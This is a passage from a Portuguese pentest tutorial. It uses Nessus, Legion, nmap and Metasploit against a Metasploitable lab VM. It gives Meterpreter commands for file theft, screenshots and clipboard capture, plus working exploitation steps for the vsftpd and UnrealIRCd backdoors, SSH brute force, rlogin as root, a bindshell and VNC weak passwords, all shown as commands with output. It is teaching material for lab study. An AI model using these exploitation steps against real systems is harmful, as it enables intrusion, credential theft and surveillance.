No Windows: C:\> *C:\Program Files\Tenable\Nessus\nessuscli.exe chpasswd <USERNAME>*

Para iniciar o Nessus:
$ */bin/systemctl start nessusd.service*
Abra o navegador na página https://127.0.0.1:8834/

Efetuando uma Varredura com o Nessus


Ao entrar na página do Nessus na porta 8834 de sua máquina, você verá a tela “My Scans”. Caso ainda não tenhamos realizado nenhuma varredura, estará vazia. Na versão Essentials podemos escanear até 16 hosts por vez.

Dica! Caso ainda não saiba os endereços dos hosts, faça primeiro uma descoberta:
no linux: **$** *sudo netdiscover*
ou se estiver no Windows: **C:\Users>** *arp -a*

Escolha os hosts, e coloque-os separados por vírgula ou em algum dos formatos descritos na caixa de diálogo do Nessus. Em seguida ele irá identificar os hosts acessíveis. Selecione os que desejar e execute a varredura com ➢ *run scan.*

Durante o processo você poderá acompanhar tudo o que for encontrado em tempo real. Enquanto aguarda a conclusão, navegue pelos resultados. Existem vários tipos de varreduras, que estarão na aba “All Scans/New scan”. Observe quais estão disponíveis. Existem alguns tipos disponíveis na versão gratuita, e vários outros na versão profissional. Volte para a aba “My Scans/My Basic Network Scan”.

As cores indicam o grau de perigo. O azul por exemplo é apenas informativo. Amarelo é um risco baixo. Laranja, médio. Vermelho claro para alto e vermelho escuro para crítico. A varredura referente à metasploitable se torna uma explosão de cores no Nessus! Perceba que de tão completa, a varredura já se mistura com a próxima fase do pentest, de avaliação de vulnerabilidades.



Sev	Score	Name	Family	Count
CRITICAL	10.0 *	NFS Exported Share Information Disclosure	RPC	1
CRITICAL	10.0 *	rexecd Service Detection	Service detection	1
CRITICAL	10.0	Unix Operating System Unsupported Version Detection	General	1
CRITICAL	10.0 *	UnrealIRCd Backdoor Detection	Backdoors	1
CRITICAL	10.0 *	VNC Server 'password' Password	Gain a shell remotely	1
CRITICAL	9.8	Bind Shell Backdoor Detection	Backdoors	1
CRITICAL	...	SSL (Multiple Issues)	Gain a shell remotely	3
MIXED	...	SSL (Multiple Issues)	Service detection	3
MIXED	...	Apache Tomcat (Multiple Issues)	Web Servers	3
MIXED	...	Web Server (Multiple Issues)	Web Servers	3
HIGH	7.5	NFS Shares World Readable	RPC	1
HIGH	7.5 *	rlogin Service Detection	Service detection	1
HIGH	7.5 *	rsh Service Detection	Service detection	1
HIGH	7.5	Samba Badlock Vulnerability	General	1
MIXED	...	SSL (Multiple Issues)	General	26

Tela de resultados do Nessus

O Nessus efetua por padrão uma varredura em portas comuns. Caso queira uma varredura completa em todas as portas, abra sua máquina Kali, inicie o Nessus (com o comando */bin/systemctl start nessusd.service*), e abra o navegador na página https://127.0.0.1:8834/

Assim que efetuar o login com o usuário e senha que escolheu anteriormente, você deve estar na aba "My Scans", escolha "+ *New Scan" -> Basic Network Scan.*

Na página de ajustes, escolha um nome sugestivo (por exemplo Scan Todas as Portas)
Em Targets coloque o *<ipMetasploitable>.*

Vá até a aba Discovery, e no lugar de **"Port scan (common ports)"** escolha **"Port scan (all ports)"**
Navegue pelos campos para conhecer melhor o programa, e quando tiver terminado selecione **SAVE.** Em seguida, execute (*launch*, o ícone ➤)

Legion

Legion é um programa open source de fácil utilização e semi automatizado para pentest (https://github.com/GoVanguard/legion ou https://govanguard.com/legion/)

Ele utiliza várias tecnologias em conjunto (utilizando nmap, python, PyQt, hydra, SQLAlchemy entre outras), realizando varredura de portas, testes de vulnerabilidades e até mesmo um ataque de força bruta com senhas comuns de serviços identificados.

Para utilizar o Legion vá até o menu do Kali, e na opção *01 - Information Gathering*. Você verá diversas ferramentas de obtenção de informações. Uma delas será *legion - root*. Como o nome diz, você precisará fornecer a senha e executar o programa em modo superusuário. Em alguns segundos

o programa será inicializado. Por utilizar uma interface gráfica seu uso é simplificado. Na janela de *Hosts* clique no *Click here to add host(s) to scope.* Você terá que fornecer um endereço de rede, endereços separados por vírgula ou endereços no formato endereço e máscara *(por exemplo 192.168.0.0/24)*.

As varreduras são realizadas em paralelo.

Verifique na aba *services* os serviços que estão rodando, e selecione algum outro host da lista caso exista. Você poderá acompanhar os serviços sendo descobertos em todos os hosts.

A aba information oferece algumas informações sobre o estado da rede de um host.

A aba *CVEs* oferece informações sobre as vulnerabilidades encontradas. Novas abas podem aparecer com seus números e os nomes de serviços, e dentro delas algumas informações que podem ser *impressões digitais* de serviços conhecidos. Nas portas 80 por exemplo, você poderá ver a página WEB que está hospedada naquele servidor.

Hora da Ação

Apesar de ferramentas automatizadas serem muito úteis para varreduras eficientes, uma intervenção humana é indispensável para explorar as diversas possibilidades e descobrir até que ponto os hackers podem ganhar acesso ao sistema. Algumas das ferramentas que utilizamos já extrapolam as varreduras simples e nos apresentam informações importantes sobre vulnerabilidades do sistema. Com as informações obtidas vamos para a fase de avaliação das vulnerabilidades.

Metasploit Framework

Um curso profundo, completo e gratuito de ethical hacking pode ser realizado no site da Offensive Security https://www.offensive-security.com/metasploit-unleashed/

Ferramentas de Exploração

Meterpreter

O meterpreter é uma payload avançada, que possui várias funções além do shell interativo. Ele foi escrito originalmente para o metasploit 2.x, e várias extensões foram adicionadas. O servidor é escrito em C, e o cliente pode ser escrito em qualquer linguagem.

Ele reside totalmente na memória e não escreve nada no disco, ajudando a passar despercebido. Usa conexão criptografada, dificultando interceptação. Tem funcionalidades que podem ser estendidas sem ter que compilar o programa novamente.

Entre algumas das ferramentas disponíveis no meterpreter estão o *shell*, *download* e *upload* de arquivos, obter o nome do usuário que o processo do meterpreter está sendo executado (*getuid*), redirecionar portas, matar processos, reiniciar ou desligar a máquina, keylogger, screenshot da área de trabalho, acesso à webcam, microfone, obtenção de hash de senhas para posterior quebra entre outros.

SECURITYMASTER. O que é o meterpreter. Disponível em https://secmaster.wordpress.com/2012/08/23/o-que-e-o-meterpreter/ Acesso em 01/12/2022.

Comandos do Meterpreter

No próximo passo você irá utilizar uma vulnerabilidade famosa conhecida como eternalblue. Ela será explorada através de um interpretador de comandos conhecido como meterpreter. Vamos ver alguns comandos do Meterpreter:

Ver o diretório atual
meterpreter> *pwd*
/Users/YoUser/Desktop

Alterar o diretório
meterpreter> *cd /*
/

Exibir conteúdo de um arquivo
meterpreter> *cat /etc/passwd*
nobody:*:-2:-2:Unprivileged User:/var/empty:/usr/bin/false
root:*:0:0:System Administrator:/var/root:/bin/sh
daemon:*:1:1:System Services:/var/root:/usr/bin/false
_uucp:*:4:4:Unix to Unix Copy Protocol:/var/spool/uucp:/usr/sbin/uucico

Baixar um arquivo
meterpreter> *download /Users/User/Desktop/SecretDocument.pft*

[*] downloading: /Users/User/Desktop/SecretDocument.pdf -> /tmp/SecretDocument.pdf
[*] download : /Users/User/Desktop/SecretDocument.pdf -> /tmp/SecretDocument.pdf

Ver o usuário em que o meterpreter está sendo executado:
meterpreter> *getuid*
Server username: User

Listar os processos em execução
meterpreter> *ps*
Process List
============
PID PPID Name Arch User Path
--- ---- ---- ---- ---- ----
1 0 launchd x86_64 root
63 1 syslogd x86_64 root
64 1 UserEventAgent x86_64 root
68 1 uninstalld x86_64 root
69 1 fseventsd x86_64 root
70 1 mediaremoted x86_64 root
73 1 systemstats x86_64 root
[...]

Executar um arquivo na máquina remota:
meterpreter> *execute -f arquivo*
Process 13913 created

Para executar comandos no shell (terminal):
meterpreter> *shell*
cd /
pwd

Ver informações obre o sistema:
meterpreter> *sysinfo*
Computer : Mac-XII.local
OS : (macOS 11.7.1)
Architecture : x64
BuildTuple : x86_64-apple-darwin
Meterpreter : x64/osx

Você pode ler e gravar para a área de transferência com a extensão extapi:
meterpreter> *load extapi*
Loading extension extapi...Success.
meterpreter> *clipboard_get_data*
Text captured at
=================
User:/var/empty:/usr/bin/false
daemon:*:1:1:System Services:/var/root:/usr/bin/false
=================

Obter uma captura de tela:
meterpreter> *screenshot*
Screenshot saved to: /home/kali/ifiLylFF.jpeg

Obter a tela em tempo real:
meterpreter> *screenshare*

```
[*] Preparing player...
[*] Opening player at: /home/kali/JTueaUNY.html
[*] Streaming...
Opening in existing browser session.
```

Outros comandos podem listar e gravar o microfone e webcams, capturar teclas ... para uma lista completa de comandos digite *help.* Vamos explorar várias vulnerabilidades com o meterpreter.

Linux

https://www.kernel.org/
https://www.gnu.org/

O Linux é um termo popularmente empregado para designar sistemas operacionais que utilizam o Kernel Linux. O Kernel tem seu código aberto e está disponível sob a licença GPL, que permite que qualquer pessoa possa utilizar, estudar, modificar e distribuir o software de acordo com os termos da licença, que permite inclusive seu uso comercial. De acordo com a Free Software Foundation, o sistema operacional deveria se chamar GNU/Linux. Ele é baseado no Unix, e por isso considerado tão robusto. Foi desenhado para ser multitarefa e multiusuário.

Exemplos de Vulnerabilidades em Linux

Vsftpd 2.3.4 backdoor (CVE-2011-2523)

Essa é a vulnerabilidade que utilizamos no final do capítulo de configuração, para testar nosso laboratório. Ela pode ser identificada pelo seguinte segmento da resposta do nmap (*nmap -sV --script vuln <ipMetasploitable>*):

```
Nmap scan report for 192.168.0.26
Host is up (0.00063s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp        vsftpd 2.3.4
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  BID:48539  CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|       https://www.securityfocus.com/bid/48539
|_      http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
```

Dica! Você pode abrir abas do terminal com o comando CTRL+SHIFT+T, permitindo por exemplo usar o nmap em uma aba e o msfconsole em outra. Muitas vezes fica bem mais organizado que várias janelas abertas!

Efetue uma pesquisa pela vulnerabilidade CVE-2011-2523. Uma das respostas deve ser o https://nvd.nist.gov/vuln/detail/CVE-2011-2523 e podemos observar que o score dela é 9.8, ou seja, crítica. Para explorá-la:

Abra o msfconsole.

$ *msfconsole*

Procure pela vulnerabilidade encontrada. Você pode usar o nome, o cve, ou alguma informação de versão que tenha sido observada nos resultados.

msf6> *search vsftpd*

```
Matching Modules
================

  #  Name                                  Disclosure Date  Rank       Check  Description
  -  ----                                  ---------------  ----       -----  -----------
  0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution
```

msf6> *use exploit/unix/ftp/vstpd_234_backdoor*
[*] No payload configured, defaulting to cmd/unix/interact

(facultativo: caso queira obter informações sobre o exploit digite *show info)*

msf6> *show options*

```
   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
           RHOSTS                     yes       The target host(s), see
https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)
```

msf6> *setg RHOSTS <ipMetasploitable>*
msf6> *run*

```
[*] 192.168.0.26:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.0.26:21 - USER: 331 Please specify the password.
[+] 192.168.0.26:21 - Backdoor service has been spawned, handling...
[+] 192.168.0.26:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.0.11:43849 -> 192.168.0.26:6200) at 2022-11-13 16:25:25 -0500
```

e você tem o shell.
Digite os comandos linux que desejar e saia com **exit.**

SSH

O próximo pedaço de varredura que temos é do ssh, porta 22.

```
22/tcp   open  ssh        OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| vulners:
|  cpe:/a:openbsd:openssh:4.7p1:
|      SECURITYVULNS:VULN:8166 7.5    https://vulners.com/securityvulns/SECURITYVULNS:VULN:8166
|      CVE-2010-4478   7.5    https://vulners.com/cve/CVE-2010-4478
|      CVE-2008-1657   6.5    https://vulners.com/cve/CVE-2008-1657
|      SSV:60656       5.0    https://vulners.com/seebug/SSV:60656    *EXPLOIT*
|      CVE-2010-5107   5.0    https://vulners.com/cve/CVE-2010-5107
|      CVE-2012-0814   3.5    https://vulners.com/cve/CVE-2012-0814
|      CVE-2011-5000   3.5    https://vulners.com/cve/CVE-2011-5000
|      CVE-2008-5161   2.6    https://vulners.com/cve/CVE-2008-5161
|      CVE-2011-4327   2.1    https://vulners.com/cve/CVE-2011-4327
|      CVE-2008-3259   1.2    https://vulners.com/cve/CVE-2008-3259
|_     SECURITYVULNS:VULN:9455 0.0    https://vulners.com/securityvulns/SECURITYVULNS:VULN:9455
```

Todas as vulnerabilidades encontradas possuem um link que pode ser acessado com comentários. Algumas não são tão simples de explorar. No ssh vamos explorar uma configuração com senhas fracas.

Primeiro crie um arquivo no seu desktop com alguns nomes de usuário e senhas. Para simplificar, usaremos o mesmo arquivo tanto para nomes de usuários quanto para senhas, o que não será o caso em um ataque que use conhecimento estatístico para determinar prováveis nomes de usuário em um arquivo e senhas em outro. (se não tiver um shell livre, use o ctrl+shift+t para abrir um novo). Execute no shell os comandos:

$ *nano Desktop/words.txt*

Adicione algumas palavras ao seu arquivo:

root
admin
msfadmin
guest
adm
mysql
user
administrator

e saia do editor nano (ctrl+x , yes e enter)

$ *msfconsole*

msf6> *use auxiliary/scanner/ssh/ssh_login*

msf6> *show options*

Module options (auxiliary/scanner/ssh/ssh_login):

Name	Current Setting	Required	Description
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	22	yes	The target port
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	false	yes	Whether to print output for all attempts

msf6> *setg RHOSTS <ipMetasploitable>*

msf6> *set VERBOSE true*

msf6> *set USER_FILE Desktop/words.txt*

msf6> *set PASS_FILE Desktop/words.txt*

msf6> *set STOP_ON_SUCCESS true*

msf6> *run*

Dica! Você pode ver as sessões ativas com o comando *sessions.* E pode ativar sessões com o comando *sessions numeroDaSessão*

msf6> *sessions*
Active sessions
==========

Id	Name	Type	Information	Connection
1		shell linux	SSH kali @	192.168.0.11:34545 -> 192.168.0.26:22 (192.168.0.26)

msf6> *sessions 1*
[*] Starting interaction with 1...
ls
vulnerable
whoami
msfadmin

Explore a sessão, e saia com o comando exit.
Dica! Saia do módulo do metasploitable com o comando *back.*

Rexecd (erro de configuração)

Uma das vulnerabilidades que não aparece no *nmap --script vuln ,* mas identificada pelo Nessus como “rexecd Service Detection”. Identificamos as portas TCP 512, 513 e 514 que são conhecidas como serviços “r”. Elas estão configuradas de modo inseguro, permitindo acesso remoto de qualquer host. Para explorar essa vulnerabilidade, instale o rsh-client no Kali (se tentar executar o exploit e obtiver um erro de chaves, provavelmente o rsh-client não está instalado e o ssh está sendo usado por padrão)

$ *sudo apt install rsh-client*
$ *rlogin -l root <ipMetasploitable>*
Last login: Sun Nov 13 03:42:56 EST 2022 from 192.168.0.21 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~#

Bindshell (erro de configuração)

Não é bem uma invasão, já que o serviço está disponível publicamente. Na varredura do nmap conseguimos ver uma porta com com o serviço *bindshell.*

1524/tcp open bindshell   Metasploitable root shell

Na varredura com o Nessus, uma das vulnerabilidades críticas encontradas trata do mesmo serviço. Com score 9.8, a *Bind Shell Backdoor Detection* .

Para explorar essa vulnerabilidade simplesmente precisamos nos conectar na máquina:

$ *telnet <ipMetasploitable> 1524*

Trying 192.168.0.26...
Connected to 192.168.0.26.
Escape character is '^]'.
root@metasploitable:/#

UnrealIRCd Backdoor Detection

Observando uma comparação entre a varredura do *nmap -sV --script vuln <ipMetasploitable>* e o Nessus, existe um serviço encontrado pelo segundo que passa batido na varredura do nmap.

6667/tcp open irc   UnrealIRCd

Nosso script do nmap não encontrou nenhuma vulnerabilidade. Mas, ao acessarmos pelo Nessus (*My Scans, escolha sua varredura, escolha o endereço ip da metasploitable*), ordenando por severidade (da maior para a menor), vemos mais um Backdoor entre as top ten, *UnrealIRCd Backdoor Detection* deve estar na sua lista. Ao clicar na linha da vulnerabilidade, uma tela com sua descrição, solução, referências, detalhes do plugin utilizado, informação do risco, informação da vulnerabilidade e ***exploitable with!***

Exploitable with: Metasploit (UnrealIRCD 3.2.8.1 Backdoor Command Execution)

Vamos para o Kali:

$ *msfconsole*
msf6> *search unrealircd*

Matching Modules
==========

  # Name   Disclosure Date Rank   Check Description
  - ----   --------------- ----   ----- -----------
  0 exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12   excellent No   UnrealIRCD 3.2.8.1 Backdoor Command Execution

msf6> *use exploit/unix/irc/unreal_ircd_3281_backdoor*
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor)> *show options*

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	6667	yes	The target port (TCP)

Exploit target:

Id	Name
0	Automatic Target

Então só precisamos ajustar o RHOSTS, já que a porta utilizada é a esperada.

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor)> *set RHOSTS <ipMetasploitable>*

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor)> *run*

[-] 192.168.0.26:6667 - Exploit failed: A payload has not been selected.
[*] Exploit completed, but no session was created.

Parece que nem nós e nem o nosso módulo escolhemos um payload. Como você pode ver no prompt de comando do metasploit, estamos dentro de um módulo (unix/irc/unreal_ircd_3281_backdoor) Vamos ver quais payloads estão disponíveis para esse módulo.

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor)> *show payloads*

Compatible Payloads
==========

#	Name	Disclosure Date	Rank	Check	Description
0	payload/cmd/unix/bind_perl		normal	No	Unix Command Shell, Bind TCP (via Perl)
1	payload/cmd/unix/bind_perl_ipv6		normal	No	Unix Command Shell, Bind TCP (via perl) IPv6
2	payload/cmd/unix/bind_ruby		normal	No	Unix Command Shell, Bind TCP (via Ruby)
3	payload/cmd/unix/bind_ruby_ipv6		normal	No	Unix Command Shell, Bind TCP (via Ruby) IPv6
4	payload/cmd/unix/generic		normal	No	Unix Command, Generic Command Execution
5	payload/cmd/unix/reverse		normal	No	Unix Command Shell, Double Reverse TCP (telnet)
6	payload/cmd/unix/reverse_bash_telnet_ssl		normal	No	Unix Command Shell, Reverse TCP SSL (telnet)
7	payload/cmd/unix/reverse_perl		normal	No	Unix Command Shell, Reverse TCP (via Perl)
8	payload/cmd/unix/reverse_perl_ssl		normal	No	Unix Command Shell, Reverse TCP SSL (via perl)
9	payload/cmd/unix/reverse_ruby		normal	No	Unix Command Shell, Reverse TCP (via Ruby)
10	payload/cmd/unix/reverse_ruby_ssl		normal	No	Unix Command Shell, Reverse TCP SSL (via Ruby)
11	payload/cmd/unix/reverse_ssl_double_telnet		normal	No	Unix Command Shell, Double Reverse TCP SSL (telnet)

Vamos tentar o genérico:

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor)> *set payload/cmd/unix/generic*

payload => cmd/unix/generic

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor)> *run*

[-] 192.168.0.26:6667 - Msf::OptionValidateError The following options failed to validate: CMD
[*] Exploit completed, but no session was created.

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor)> *show options*

```
Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.0.26     yes       The target host(s), see
https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   6667             yes       The target port (TCP)


Payload options (cmd/unix/generic):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------
   CMD                    yes       The command string to execute
```

Perceba que o payload requer um campo, chamado CMD. Mas não é isso que queremos, estamos atrás de um shell interativo. Sabemos que é um backdoor, então a porta já está nos ouvindo (bind connection). Vamos testar com outro payload:

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor)> *set payload payload/cmd/unix/bind_perl*
payload => cmd/unix/bind_perl

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor)> *run*
[*] 192.168.0.26:6667 - Connected to 192.168.0.26:6667...
:irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
:irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.0.26:6667 - Sending backdoor command...
[*] Started bind TCP handler against 192.168.0.26:4444
[*] Command shell session 1 opened (192.168.0.11:33297 -> 192.168.0.26:4444) at 2022-11-14 07:48:12 -0500

e voilá! Shell obtido. Digite ***whoami*** para confirmar que você é o superusuário root. Digite ***ls*** para ver os arquivos da pasta. Veja em qual diretório está com o comando ***pwd***, e por fim deixe uma mensagem por lá com o comando ***echo estive aqui! > washere.txt*** **qu**e depois poderá ser lida com o comando ***cat washere.txt*** . E assim mais uma das vulnerabilidades da Metasploitable foi encontrada.

VNC Server - Senha fraca

Ao observar o Nessus, e ainda preocupado com as vulnerabilidades mais críticas, observamos uma com score 10, que permite shell remotamente. É a ***VNC Server 'password' Password.*** Alguém configurou o acesso remoto com essa senha, muito comum.

$ *vncviewer <ipMetasploitable>*
senha: password

Simples assim. Teremos um capítulo sobre força bruta e como descobrir senhas.

Algo passou despercebido...

Em nossa jornada de aprendizado, sempre é bom ler a documentação. São referências que estão no topo, escritas normalmente por quem constrói as ferramentas, pessoas de referência. Em https://docs.rapid7.com/metasploit/metasploitable-2-exploitability-guide/ existe um guia de exploração da metasploitable2. Ela menciona uma backdoor não intencional, mas sim um serviço que funciona quase como uma backdoor, devido à sua própria natureza. Um deles é o *distccd*. Esse programa permite grandes trabalhos de compilação através de uma fazenda de sistemas configurados similarmente. O problema com esse serviço é seu nível de confiança, e um invasor pode explorá-lo rodando comandos de sua escolha.

Mas porque não conseguimos identificar esse programa em nossas varreduras?

O Nmap oferece opções para especificar quais portas são escaneadas e se a ordem de escaneamento é aleatória ou sequencial. Por padrão, o Nmap escaneia todas as portas até 1024 (inclusive), bem como portas com numeração alta listadas no arquivo the nmap-services. O Nessus também oferece opções de scan. Parece que teremos que realizar uma varredura em todas as portas do host (de acordo com a documentação do nmap usando simplesmente -p- ou -p1-65535)

Esse é o resultado da varredura padrão, que encontrou 23 serviços

$ *nmap <ipMetasploitable> -sV*

```
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-14 12:21 EST
Nmap scan report for 192.168.0.26
Host is up (0.0055s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 23.48 seconds
```

Varrendo todas as portas com o Nmap

Com a varredura completa, em todas as portas, que encontrou 30 serviços rodando

$ *nmap <ipMetasploitable> -sV -p-*

```
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-14 12:36 EST
Nmap scan report for 192.168.0.26
Host is up (0.0053s latency).
Not shown: 65505 closed tcp ports (conn-refused)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd (Admin email admin@Metasploitable.LAN)
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
45824/tcp open  status      1 (RPC #100024)
48427/tcp open  mountd      1-3 (RPC #100005)
49596/tcp open  java-rmi    GNU Classpath grmiregistry
56312/tcp open  nlockmgr    1-4 (RPC #100021)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

